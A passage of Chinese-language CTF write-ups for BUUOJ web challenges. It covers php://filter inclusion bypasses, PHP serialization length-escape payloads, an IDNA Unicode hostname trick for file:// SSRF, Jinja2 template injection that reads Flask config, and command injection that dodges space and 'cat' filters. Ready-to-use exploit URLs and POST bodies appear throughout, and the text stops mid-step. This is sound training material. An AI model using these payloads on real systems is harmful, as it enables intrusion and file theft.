Warning: include(php://filter/read=convert.base64-encode/resource=index.php.php): failed to open stream: operati
on failed in /var/www/html/index.php on line 37
```

发现程序自动加了后缀，所以url修改为：

```
/index.php?category=php://filter/read=convert.base64-encode/resource=index
```

发现`base64`编码，解码后：

```
<?php

$file = $_GET['category'];
if(isset($file)) {
 if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index"))
{
  include ($file . '.php');
 } else {
  echo "Sorry, we currently only support woofers and meowers.";
 }
}
?>
```

说明url必须包含`woofers`， `meowers`， `index`这三个词的其中一个。

输入url：

```
/index.php?category=php://filter/convert.base64-encode/index/resource=flag
```

得到`base64`编码，解码后发现`flag`。 `index`放中间， `php`解析时会自动忽略它不认识的单词。

或者：

```
/index.php?category=php://filter/read=convert.base64-encode/resource=woofers/../flag
```

伪协议的协议中指定了特定的协议键，识别到`woofers`时不认识会忽略掉。

References

https://blog.csdn.net/EC_Carrot/article/details/111245747

```
/index.php?category=php://filter/index/convert.base64-encode/resource=flag
```

References

https://c0okb.github.io/2020/04/13/BSidesCF-web/#BSidesCF-2020-Had-a-bad-day

https://zhuanlan.zhihu.com/p/49206578

https://www.leavesongs.com/PENETRATION/php-filter-magic.html

[安洵杯 2019]easy_serialize_php

打开网页，点击链接，显示源代码：

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

输入url：

```
/index.php?f=phpinfo
```

发现：

```
auto_append_file d0g3_f1ag.php
```

说明需要读取`d0g3_f1ag.php`。

`extract($_POST);`说明要使用`POST`的方法提交数据，`extract($_POST)`会将`POST`的数据中的键名和键值转换为相应的变量名和变量值`extract()`可以进行变量覆盖，当我们传入`SESSION[flag]=123`时，`$SESSION["user"]`和`$SESSION['function']`全部会消失。

在本地创建`php`网页`index.php`为：

```
<?php
$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;
var_dump($_SESSION);
extract($_POST);
var_dump($_SESSION);
?>
```

构造请求：

```
POST /index.php HTTP/1.1
Host: 10.50.36.45
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

_SESSION[flag]=123
```

`10.50.36.45`是本机`ipv4`地址，请自行设置，为了能让burp Suite拦截到，不能使用`localhost`访问。响应：

```
array(2) {
  ["user"]=>
  string(5) "guest"
  ["function"]=>
  NULL
}
array(1) {
  ["flag"]=>
  string(3) "123"
}
```

只剩下`_SESSION[flag]=123`。不发送`POST`请求时，构造请求：

```
POST /index.php HTTP/1.1
Host: 10.50.36.45

```

响应：

```
array(2) {
  ["user"]=>
  string(5) "guest"
  ["function"]=>
  NULL
}
array(2) {
  ["user"]=>
  string(5) "guest"
  ["function"]=>
  NULL
}
```

可见`extract()`可以进行变量覆盖。

References

https://crayon-xin.github.io/2018/05/21/extract变量覆盖/

继续阅读源代码：

```
if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}
```

没有任何已知字符串经过`sha1`加密后再`base64`解码是`d0g3_f1ag.php`，所以不能直接用变量覆盖给`$_SESSION['img']`赋值，源代码最后一步是：

```
echo file_get_contents(base64_decode($userinfo['img']));
```

如果直接变量覆盖这一步不可能成功。

继续阅读源代码：

```
$serialize_info = filter(serialize($_SESSION));
```

想到考虑反序列化漏洞：键值逃逸。本来挺好的序列化的字符串，按照过滤规则去掉了一些关键字，此时序列化格式就会错乱，涉及到可能破坏原有结构而无法正常反序列化的问题。这里是利用反序列化长度逃逸控制了`img`参数。也有一道题目是关键字替换导致字符串长度变长，把后面的原有参数挤出去了，本题是关键字被置空导致长度变短，后面的值的单引号闭合了前面的值的单引号，导致一些内容逃逸。

References

https://www.cnblogs.com/wangtanzhi/p/12261610.html

读取`d0g3_f1ag.php`，base64编码后是`Z3Vlc3RfaW1nLnBuZw==`。

```
<?php
$_SESSION["phpflag"]=';s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}';
$_SESSION["img"]='Z3Vlc3RfaW1nLnBuZw==';
echo serialize($_SESSION);
?>
```

序列化之后结果为：

```
a:2:{s:7:"phpflag";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw=="
;}
```

键用橙色表示，值用绿色表示。经过`filter`过滤后，`phpflag`被过滤，`preg_replace`默认是进行无限次替换，直到无法匹配正则。

```
a:2:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

替换掉之后橙色是新的键，绿色是新的值，红色部分会被自动丢弃掉，因为开始的`a:2`表示只有两个键值对，全部匹配完后，后面的内容会自动忽略。这样`$_SESSION['img']`的值就被替换成了`d0g3_f1ag.php`的`base64`编码。确认这样可以正确显示`d0g3_f1ag.php`后，构造请求：

```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

页面显示为：

```
<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```

说明flag在`/d0g3_fllllllag`里面。`/d0g3_fllllllag`的`base64`编码刚好也是20位，修改`POST`数据：

```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

得到flag。

References

https://www.jianshu.com/p/8e8117f9fd0e

https://www.cnblogs.com/wangtanzhi/p/12261610.html

[SUCTF 2019]Pythonginx

打开网页，按`F12`，发现python代码：

```
@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我寻 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我寻 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我寻 your problem? 333"
```

还有注释：

```
<!-- Dont worry about the suctf.cc. Go on! -->
<!-- Do you know the nginx? -->
```

提到了`nginx`，而`nginx`配置文件目录是：

```
/usr/local/nginx/conf/nginx.conf
```

所以，可能需要读取`nginx`的配置文件。解题的关键是前两个判断`host`里面不能有`suctf.cc`，最后一个判断里面要有`suctf.cc`。

```
newhost.append(h.encode('idna').decode('utf-8'))
```

不明白`idna`是什么，可以使用搜索引擎，发现字符转换漏洞。国际化域名(Internationalized Domain Name,IDN)又名特殊字符域名，是指部分或完全使用特殊文字或字母组成的互联网域名，包括中文、发育、阿拉伯语、希伯来语或拉丁字母等非英文字母，这些文字经过多字节万国码编码而成。在域名系统中，国际化域名使用`punycode`转写并以`ASCII`字符串存储。

`IDNA`（Internationalizing Domain Names in Applications）是一种以标准方式处理`ASCII`以外字符的一种机制，它从`unicode`中提取字符，并允许非`ASCII`码字符以允许使用的`ASCII`字符表示。

`unicode`转`ASCII`发生在`IDNA`中的`TOASCII`操作中。如果能通过`TOASCII`转换时，将会以正常的字符呈现。而如果不能通过`TOASCII`转换时，就会使用`ACE标签`，`ACE`标签使输入的域名能转化为`ASCII`码

`unicode`的规范化格式有几种，每种的处理方式有些不一样。

- NFC
  `Unicode` 规范化格式 C。如果未指定 `normalization-type`，那么会执行 `Unicode` 规范化。
- NFD
  `Unicode` 规范化格式 D
- NFKC
  `Unicode` 规范化格式 KC
- NFKD
  `Unicode` 规范化格式 KD

 这个字符使用python3进行`idna`编码：

```
print(' '.encode('idna'))
```

结果

```
b'c/u'
```

如果再使用`utf-8`进行解码：

```
print(b'c/u'.decode('utf-8'))
```

结果

```
c/u
```

References

https://xz.aliyun.com/t/6135

https://xz.aliyun.com/t/6070

使用python脚本搜索哪些`unicode`编码符合要求：

```
from urllib.parse import urlparse,urlunsplit,urlsplit
def get_unicode():
    for x in range(65536):
        uni=chr(x)
        url="http://suctf.c{}".format(uni)
        try:
            if getUrl(url):
                print("str: "+uni+' unicode: \\u'+str(hex(x))[2:])
        except:
            pass

def getUrl(url):
    url = url
    host = urlparse(url).hostname
    if host == 'suctf.cc':
        return False
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return False
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return True
    else:
        return False

if __name__=="__main__":
    get_unicode()
```

运行结果：

```
str:  unicode: \u2102
str: % unicode: \u2105
str:  unicode: \u2106
str: ℭ unicode: \u212d
str: C unicode: \u216d
str: c unicode: \u217d
str: Ⓒ unicode: \u24b8
str: ⓒ unicode: \u24d2
str: C unicode: \uff23
str: c unicode: \uff43
```

References

域名转换具体过程 https://xz.aliyun.com/t/6070

https://www.codenong.com/cs109743728/

https://xz.aliyun.com/t/6042#toc-24

以上字符，都会在

```
newhost.append(h.encode('idna').decode('utf-8'))
```

之后转换成`suctf.cc`，通过最后一个`if`判断，并访问：

```
if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
```

因此在地址栏输入url，读取`nginx`配置文件的内容：

```
/getUrl?url=file://suctf.c sr/local/nginx/conf/nginx.conf
```

最后的`finalUrl`访问链接变成：

```
file://suctf.cc/usr/local/nginx/conf/nginx.conf
```

网页显示：

```
server {
    listen 80;
    location / {
        try_files $uri @app;
    }
    location @app {
        include uwsgi_params;
        uwsgi_pass unix:///tmp/uwsgi.sock;
    }
    location /static {
        alias /app/static;
    }
    # location /flag {
    #     alias /usr/ffffffflag;
    # }
}
```

发现flag路径为`/usr/ffffffflag`，再次在地址栏输入url：

```
/getUrl?url=file://suctf.c sr/ffffffflag
```

得到flag。

查看各阶段变量内容：

```
from urllib.parse import urlsplit, urlparse, urlunsplit
from urllib.request import urlopen
host = "file://suctf.c sr/local/nginx/conf/nginx.conf"
if host == 'suctf.cc':
    print("我才 your problem? 111")
parts = list(urlsplit("file://suctf.c sr/local/nginx/conf/nginx.conf"))
print("parts", parts)
host = parts[1]
if host == 'suctf.cc':
    print("我才 your problem? 222 " + host)
newhost = []
for h in host.split('.'):
    newhost.append(h.encode('idna').decode('utf-8'))
parts[1] = '.'.join(newhost)
print('newhost', newhost)
print('parts', parts)
print("host", host)
#去掉 url 中的空格
finalUrl = urlunsplit(parts).split(' ')[0]
# print(parts)
print("finalUrl", finalUrl)
host = urlparse(finalUrl).hostname
print("host", host)
if host == 'suctf.cc':
    print("success")
else:
    print("我才 your problem? 333")
```

References

https://www.codenong.com/cs109743728/

https://blog.csdn.net/qq_42812036/article/details/104291695

https://blog.csdn.net/qq_42181428/article/details/99741920

https://www.cnblogs.com/wangtanzhi/p/12181032.html

[0CTF 2016]piapiapia

打开网页，发现登陆页面，用`dirsearch`扫描：

```
python dirsearch.py -u http://af08cedd-14b0-4ad9-a066-ffc4837ac7b7.node3.buuoj.cn/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -w db/mylist.txt
```

`mylist.txt`是我自己创建的扫描字典，扫描后发现`www.zip`，下载后查看`index.php`：

```php
<?php
 require_once('class.php');
 if($_SESSION['username']) {
  header('Location: profile.php');
  exit;
 }
 if($_POST['username'] && $_POST['password']) {
  $username = $_POST['username'];
  $password = $_POST['password'];

  if(strlen($username) < 3 or strlen($username) > 16)
   die('Invalid user name');

  if(strlen($password) < 3 or strlen($password) > 16)
   die('Invalid password');

  if($user->login($username, $password)) {
   $_SESSION['username'] = $username;
   header('Location: profile.php');
   exit;
  }
  else {
   die('Invalid user name or password');
  }
 }
 else {
?>
```

审计代码发现每一个`php`文件都会有`if($_SESSION['username'])`，来检查当前是否登录，所以我们要在登陆后进行一系列操作，查看源文件发现注册页面，在浏览器访问注册页面，输入url：

```
/register.php
```

结合`index.php`里面的过滤规则：

```php
if(strlen($username) < 3 or strlen($username) > 16)
   die('Invalid user name');

if(strlen($password) < 3 or strlen($password) > 16)
   die('Invalid password');
```

用符合规则的用户名密码注册。如用户名`1234`，密码`1234`。注册后页面显示：

```
Register OK!Please Login
```

点击超链接`Please Login`。跳转到`/update.php`页面，查看`/update.php`的源代码：

```php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

  $username = $_SESSION['username'];
  if(!preg_match('/^\d{11}$/', $_POST['phone']))
   die('Invalid phone');

  if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
   die('Invalid email');

  if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
   die('Invalid nickname');

  $file = $_FILES['photo'];
  if($file['size'] < 5 or $file['size'] > 1000000)
   die('Photo size error');

  move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
  $profile['phone'] = $_POST['phone'];
  $profile['email'] = $_POST['email'];
  $profile['nickname'] = $_POST['nickname'];
  $profile['photo'] = 'upload/' . md5($file['name']);

  $user->update_profile($username, serialize($profile));
  echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
 }
 else {
?>
```

发现这里要提交`POST`请求。`phone`，`email`都有严格的正则匹配。`nickname`的正则是匹配除了字母和数字和下划线外的所有字符，这里可以用数组绕过检查。

```
md5(Array()) = null
sha1(Array()) = null
ereg(pattern,Array()) = null
preg_match(pattern,Array()) = false
strcmp(Array(), "abc") = null
strpos(Array(),"abc") = null
strlen(Array()) = null
```

检查`profile.php`源代码：

```php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 $username = $_SESSION['username'];
 $profile=$user->show_profile($username);
 if($profile  == null) {
  header('Location: update.php');
 }
 else {
  $profile = unserialize($profile);
  $phone = $profile['phone'];
  $email = $profile['email'];
  $nickname = $profile['nickname'];
  $photo = base64_encode(file_get_contents($profile['photo']));
?>
```

发现可以控制`photo`变量，实现任意文件读取。那我们就要找到flag文件路径，继续检查其他源代码，发现`config.php`：

```php
<?php
 $config['hostname'] = '127.0.0.1';
 $config['username'] = 'root';
 $config['password'] = '';
 $config['database'] = '';
 $flag = '';
?>
```

发现这里有`flag`变量，虽然这里什么都没有，但服务器上这个`config.php`这个配置文件肯定的配置好的，只要读取`config.php`就会输出flag。所以我们只要把`photo`变量控制为`config.php`就可以了。找找看哪里可以修改`photo`的值，发现只有`/update.php`可以修改。阅读源代码：

```php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

  $username = $_SESSION['username'];
  if(!preg_match('/^\d{11}$/', $_POST['phone']))
   die('Invalid phone');

  if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
   die('Invalid email');

  if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
   die('Invalid nickname');

  $file = $_FILES['photo'];
  if($file['size'] < 5 or $file['size'] > 1000000)
   die('Photo size error');

  move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
  $profile['phone'] = $_POST['phone'];
  $profile['email'] = $_POST['email'];
  $profile['nickname'] = $_POST['nickname'];
  $profile['photo'] = 'upload/' . md5($file['name']);

  $user->update_profile($username, serialize($profile));
  echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
 }
 else {
?>
```

当我们`POST`数据后，序列化后系统调用了`update_profile`函数，发现源代码文件一开始就包含`require_once('class.php');`了，说明`update_profile`函数在`class.php`文件里面。查看`class.php`文件里面的`update_profile`函数：

```php
public function update_profile($username, $new_profile) {
  $username = parent::filter($username);
  $new_profile = parent::filter($new_profile);

  $where = "username = '$username'";
  return parent::update($this->table, 'profile', $new_profile, $where);
}
```

发现函数逻辑是先调用了过滤函数`filter`，然后才调用`update`更新数据。查看`filter`函数：

```php
public function filter($string) {
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string);
}
```

发现函数对我们传进来的序列化字符串里面的所有`'select', 'insert', 'update', 'delete', 'where'`都换成了`hacker`。我们知道序列化后的字符串，如果被替换，导致前后长度不一致，会导致序列化逃逸，五个单词只有`where`与`hacker`长度不一样，也就是说如果我们的序列化字符串一开始存在`where`后来被替换了，就可以实现序列化逃逸。例如我们传入参数，这里用本地运行模拟`POST`数据后的序列化字符串：

```
$profile['phone'] = '16515';
$profile['email'] = '16516';
$profile['nickname'][] = 'where";}s:5:"photo";s:10:"config.php";}';
$profile['photo'] = 'upload/' . md5('6546456');
print_r(serialize($profile));
```

输出：

```
a:4:{s:5:"phone";s:5:"16515";s:5:"email";s:5:"16516";s:8:"nickname";a:1:{i:0;s:39:"where";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:39:"upload/3b4531574a3ce1a18acf558c509bd2c9";}
```

当这个序列化字符串被`filter`过滤后，`where`被替换成`hacker`，但`s:39`并没有变成`s:40`，这时`hacker";}s:5:"photo";s:10:"config.php";}`最后一个`}`在反序列化时就不会被当作`nickname`的一部分。如果我们用足够的`where`替换后把`";}s:5:"photo";s:10:"config.php";}`这一串全部挤出去，`photo`就会被被赋值为`config.php`，然后服务器数据库被更新数据。因为`";}s:5:"photo";s:10:"config.php";}`长度是34，所以我们需要34个`where`：

```
$profile['phone'] = '16515';
$profile['email'] = '16516';
$profile['nickname'][] = 'wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}';
$profile['photo'] = 'upload/' . md5('6546456');
print_r(serialize($profile));
```

输出：

```
a:4:{s:5:"phone";s:5:"16515";s:5:"email";s:5:"16516";s:8:"nickname";a:1:{i:0;s:204:"wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:39:"upload/3b4531574a3ce1a18acf558c509bd2c9";}
```

这个字符串反序列化后是：

```
array(4) {
  ["phone"]=>
  string(5) "16515"
  ["email"]=>
  string(5) "16516"
  ["nickname"]=>
  array(1) {
    [0]=>
    string(204) "wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}"
  }
  ["photo"]=>
  string(39) "upload/3b4531574a3ce1a18acf558c509bd2c9"
}
```

当`where`被替换成`hacker`后，反序列化结果为：

```
array(4) {
  ["phone"]=>
  string(5) "16515"
  ["email"]=>
  string(5) "16516"
  ["nickname"]=>
  array(1) {
    [0]=>
    string(204) "hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker"
  }
  ["photo"]=>
  string(10) "config.php"
}
```

此时`photo`成功赋值为`config.php`。后面的

```
s:5:"photo";s:39:"upload/3b4531574a3ce1a18acf558c509bd2c9";}
```

被丢弃了。因此只要按照

```
$profile['phone'] = '16515';
$profile['email'] = '16516';
$profile['nickname'][] = 'wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}';
$profile['photo'] = 'upload/' . md5('6546456');
print_r(serialize($profile));
```

就可以成功更新数据库。在`update.php`页面用Burp Suite拦截，构造`POST`请求：

```
POST /update.php HTTP/1.1
Host: 2f36cbc9-7f23-4f6e-9d7f-eba47ddd89fd.node3.buuoj.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary14s0JCyoBGszyn62
Cookie: PHPSESSID=27fbeeb24fddf182d273b2339d801a69
Content-Length: 665

------WebKitFormBoundary14s0JCyoBGszyn62
Content-Disposition: form-data; name="phone"

12345678901
------WebKitFormBoundary14s0JCyoBGszyn62
Content-Disposition: form-data; name="email"

1234@qq.com
------WebKitFormBoundary14s0JCyoBGszyn62
Content-Disposition: form-data; name="nickname[]"

wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
------WebKitFormBoundary14s0JCyoBGszyn62
Content-Disposition: form-data; name="photo"; filename="1234"

1234

------WebKitFormBoundary14s0JCyoBGszyn62--
```

注意`nickname`要用数组绕过。发送后，会提示数据更新成功，然后构造`GET`请求：

```
GET /profile.php HTTP/1.1
Host: 2f36cbc9-7f23-4f6e-9d7f-eba47ddd89fd.node3.buuoj.cn
Cookie: PHPSESSID=27fbeeb24fddf182d273b2339d801a69
```

注意`cookie`下面空两行。在响应里得到`base64`编码，解码后：

```
<?php
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{8c967b44-c6c2-4204-9790-c7f4fc6c0d20}';
?>
```

得到flag。

References

https://blog.csdn.net/zz_Caleb/article/details/96777110

https://mayi077.gitee.io/2020/02/01/0CTF-2016-piapiapia/

https://my.oschina.net/u/4337224/blog/3356061

http://f0r4o3.net/2020/07/30/0CTF 2016 piapiapia/

https://frystal.github.io/2019/11/08/0CTF-2016-piapiapia/

https://www.cnblogs.com/20175211lyz/p/11444134.html

http://yqxiaojunjie.com/index.php/archives/171/

[WesternCTF2018]shrine

进入网页，按`F12`，发现`flask`源代码：

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

`os.environ.pop()`是弹出指定的环境变量。

References

https://www.cnblogs.com/Security-Darren/p/4179314.html

```
app.config['FLAG'] = os.environ.pop('FLAG')
```

注册了一个名为`FLAG`的`config`，猜测这就是flag，如果没有过滤可以直接`{{config}}`即可查看所有`app.config`内容，但是这题设了黑名单`['config','self']`并且过滤了括号。

```
return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s
```

上面这行代码把黑名单里面的`['config', 'self']`遍历并设为空。

查看`flask`官方文档对`<path:shrine>`的解释：

通过把 URL 的一部分标记为 `<variable_name>` 就可以在 URL 中添加变量。标记的 部分会作为关键字参数传递给函数。通过使用 `<converter:variable_name>` ，可以选择性的加上一个转换器，为变量指定规则。请看下面的例子:

```
from markupsafe import escape

@app.route('/user/<username>')
def show_user_profile(username):
    # show the user profile for that user
    return 'User %s' % escape(username)

@app.route('/post/<int:post_id>')
def show_post(post_id):
    # show the post with the given id, the id is an integer
    return 'Post %d' % post_id

@app.route('/path/<path:subpath>')
def show_subpath(subpath):
    # show the subpath after /path/
    return 'Subpath %s' % escape(subpath)
```

References

https://dormousehole.readthedocs.io/en/latest/quickstart.html#id7

输入url

```
/shrine/{{2 * 2}}
```

发现返回正确计算结果，说明存在模板注入。

输入url：

```
/shrine/{{url_for.__globals__}}
```

`url_for`其作用是将url用于构建指定函数的`URL`，再配合`__globals__`，该函数会以字典类型返回当前位置的全部全局变量。

References

https://www.jianshu.com/p/413a49db21f5

在网页回显中发现`current_app`变量，它记录了我们当前在哪个`app`，而我们要访问的就是当前`app`里面的`config`，所以输入url：

```
/shrine/{{url_for.__globals__['current_app'].config.FLAG}}
```

或者：

```
/shrine/{{url_for.__globals__.current_app.config.FLAG}}
```

将`url_for`换成`get_flashed_messages`，也可以得到flag。

`get_flashed_messages`返回之前在`Flask`中通过`flash()`传入的闪现信息列表。把字符串对象表示的消息加入到一个消息队列中，然后通过调用`get_flashed_messages()`方法取出(闪现信息只能取出一次，取出后闪现信息会被清空)。

References

https://zhuanlan.zhihu.com/p/93746437

https://www.cnblogs.com/wangtanzhi/p/12238779.html

[WUSTCTF2020]朴实无华

打开网页，发现`hack me`这样的挑衅语言，其他什么都没有，用dirsearch扫描：

```
python dirsearch.py -u http://b88f888e-4247-4b9c-bc92-01b7d5caff8a.node3.buuoj.cn/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -w db/mylist.txt
```

`mylist.txt`是我自己创建的扫描字典，扫描后发现`/robots.txt`文件，访问`/robots.txt`：

```
User-agent: *
Disallow: /fAke_f1agggg.php
```

发现flag文件是`/fAke_f1agggg.php`。用Burp Suite构造`GET`请求，访问`/fAke_f1agggg.php`：

```
GET /fAke_f1agggg.php HTTP/1.1
Host: b88f888e-4247-4b9c-bc92-01b7d5caff8a.node3.buuoj.cn

```

响应为：

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 24 Apr 2021 16:56:56 GMT
Content-Type: text/html
Content-Length: 22
Connection: keep-alive
Look_at_me: /fl4g.php
X-Powered-By: PHP/5.5.38

flag{this_is_not_flag}
```

发现`/fl4g.php`文件，访问`/fl4g.php`，出现乱码，用`charset`浏览器插件修改网页编码为`utf-8`，发现源代码：

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，
致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```

`str_ireplace`是`str_replace()`的忽略大小写版本。

函数原型：

str_ireplace (mixed `$search` , mixed `$replace` , mixed `$subject` , int `&$count` = ?) : mixed

该函数返回一个字符串或者数组。该字符串或数组是将 `subject` 中全部的 `search` 都被 `replace` 替换（忽略大小写）之后的结果。

用`php5.6`运行：

```php
<?php
var_dump(intval('0x1234')); # int(0)
var_dump(intval('0x1234'+1)); #int(4661)
?>
```

对于字符串`intval`会在非数字字符截断，返回非数字字符前面的数字，加上`1`后，会以`16`进制处理。或者使用科学计数法：

```php
<?php
var_dump(intval('1e5')); # int(1)
var_dump(intval('1e5'+1)); #int(100001)
?>
```

对于`md5`弱类型比较，可以使用脚本：

```python
import hashlib
md5 = hashlib.md5()
def run():
    i = 0
    while True:
        text = '0e{}'.format(i)
        md5.update(text.encode('utf-8'))
        m = md5.hexdigest()
        print(text, ' ', m)
        if m[0:2] == '0e' :
            if m[2:].isdigit():
                print('find it:',text,":",m)
                break
        i +=1

run()
```

References

https://blog.csdn.net/SopRomeo/article/details/106237931

运行后是：

```
0e215962017
```

第二个就可以绕过了。

`!strstr($get_flag," ")`说明不能出现空格，所以可以用`$IFS$9`或者`%09`代替空格，这里解释一下`${IFS}`,`$IFS`,`$IFS$9`的区别，首先`$IFS`在`linux`下表示分隔符，只有`cat$IFSa.txt`的时候,`bash`解释器会把整个`IFSa`当做变量名，所以导致没有办法运行，然而如果加一个`{}`就固定了变量名，同理在后面加个`$`可以起到截断的作用，而`$9`指的是当前系统`shell`进程的第九个参数的持有者，就是一个空字符串，因此`$9`相当于没有加东西，等于做了一个前后隔离。

首先查找flag在哪里，输入url：

```
/fl4g.php?num=1e5&md5=0e215962017&get_flag=ls
```

发现flag文件是：

```
fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

`cat`可以用`ca\t`或者`more`绕过。

输入url：

```
